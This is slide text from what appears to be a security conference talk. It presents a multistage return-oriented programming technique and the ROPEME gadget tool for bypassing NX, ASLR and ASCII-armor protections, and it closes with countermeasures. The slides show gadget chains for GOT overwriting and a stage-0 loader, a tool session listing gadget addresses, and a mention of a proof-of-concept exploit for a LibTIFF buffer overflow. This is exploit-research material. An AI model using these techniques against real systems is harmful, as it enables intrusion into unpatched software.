
```
(1) pop eax;  
    pop ebx;  
    leave; ret
```

```
(2) add eax [ebx-0xb8a0008];  
    lea esp [esp+0x4]; pop ebx;  
    pop ebp; ret
```

```
(3) call eax;  
    leave; ret
```


GOT dereferencing II

- `printf()` => `execve()`



Agenda

- Introduction
- Recap on stack overflow & mitigations
- Multistage ROP technique
 - ▶ Stage-0 (payload loader)
 - ▶ Stage-1 (actual payload)
 - ◆ Payload strategy
 - ◆ Resolve run-time libc addresses
- **Putting all together, ROPEME!**
 - ▶ **Practical ROP payloads**
 - ◆ A complete stage-0 loader
 - ◆ Practical ROP gadgets catalog
 - ◆ ROP automation
 - ▶ ROPEME Tool & DEMO
- Countermeasures
- Summary

A complete stage-0 loader

- Turn any function to strcpy() / sprintf()
 - ▶ GOT overwriting
- ROP loader

```
(1) pop ecx; ret
```

```
(2) pop ebp; ret
```

```
(3) add [ebp+0x5b042464] ecx; ret
```

Practical ROP gadgets catalog

- Less than 10 gadgets?
 - ▶ Load register
 - ◆ `pop reg`
 - ▶ Add/sub memory
 - ◆ `add [reg + offset], reg`
 - ▶ Add/sub register (optional)
 - ◆ `add reg, [reg + offset]`

ROP automation

- Generate and search for required gadgets addresses in vulnerable binary
- Generate stage-1 payload
- Generate stage-0 payload
- Launch exploit

ROPEME!

- ROPEME – Return-Oriented Exploit Made Easy
 - ▶ Generate gadgets for binary
 - ▶ Search for specific gadgets
 - ▶ Sample stage-1 and stage-0 payload generator

```
$ ./ropeme/ropshell.py
Simple ROP interactive shell: [generate, load, search] gadgets
ROPeMe> help
Available commands: type help <command> for detail
generate      Generate ROP gadgets for binary
load          Load ROP gadgets from file
search        Search ROP gadgets
shell         Run external shell commands
^D           Exit

ROPeMe> generate vuln 4
Generating gadgets for vuln with backward depth=4
It may take few minutes depends on the depth and file size...
Processing code block 1/1
Generated 82 gadgets
Dumping asm gadgets to file: vuln.ggt ...
OK
ROPeMe> search pop %
Searching for ROP gadget: pop % with constraints: []
0x8048384L: pop eax ; pop ebx ; leave ;;
0x80485d8L: pop ebp ; ret ; mov ebx [esp] ;;
0x80484b4L: pop ebp ;;
0x8048573L: pop ebp ;;
```

- ROPEME
- ROP Exploit
 - ▶ LibTIFF 3.92 buffer overflow (CVE-2010-2067)
 - ◆ Dan Rosenberg's "Breaking LibTIFF"
 - ▶ PoC exploit for "tiffinfo"
 - ◆ No strcpy() in binary
 - ◆ strcasecmp() => strcpy()
 - ▶ Distros
 - ◆ Fedora 13 with ExecShield

Agenda

- Introduction
- Recap on stack overflow & mitigations
- Multistage ROP technique
 - ▶ Stage-0 (payload loader)
 - ▶ Stage-1 (actual payload)
 - ◆ Payload strategy
 - ◆ Resolve run-time libc addresses
- Putting all together, ROPEME!
 - ▶ Practical ROP payloads
 - ◆ A complete stage-0 loader
 - ◆ Practical ROP gadgets catalog
 - ◆ ROP automation
 - ▶ ROPEME Tool & DEMO
- **Countermeasures**
- **Summary**

Countermeasures

- Position Independent Executable (PIE)
 - ▶ Randomize executable base (ET_EXEC)
 - ▶ NULL byte in all PROT_EXEC mappings, including executable base

Effective to prevent “borrowed code chunks”/ ROP style exploits. Another information leak flaw or ASLR implementation flaw is required for the attack to be success

- Not widely adopted by vendors
 - ▶ Recompile efforts
 - ▶ Used in critical applications in popular distros

Summary

- We presented a generic and reliable technique for exploitation of memory corruption vulnerabilities:
 - ▶ bypass NX/ASLR/ASCII-Armor protections
 - ▶ do not rely on ASLR implementation bugs or information leaks
 - ▶ work on most of binaries
- We showed an automated tool to build multistage ROP payloads. ROPEME to be released on vnsecurity.net website
- This technique could be extended for other OSes (*BSD, Mac OS X, Windows, ..)
 - ▶ ROPEME to support more OSes

Q & A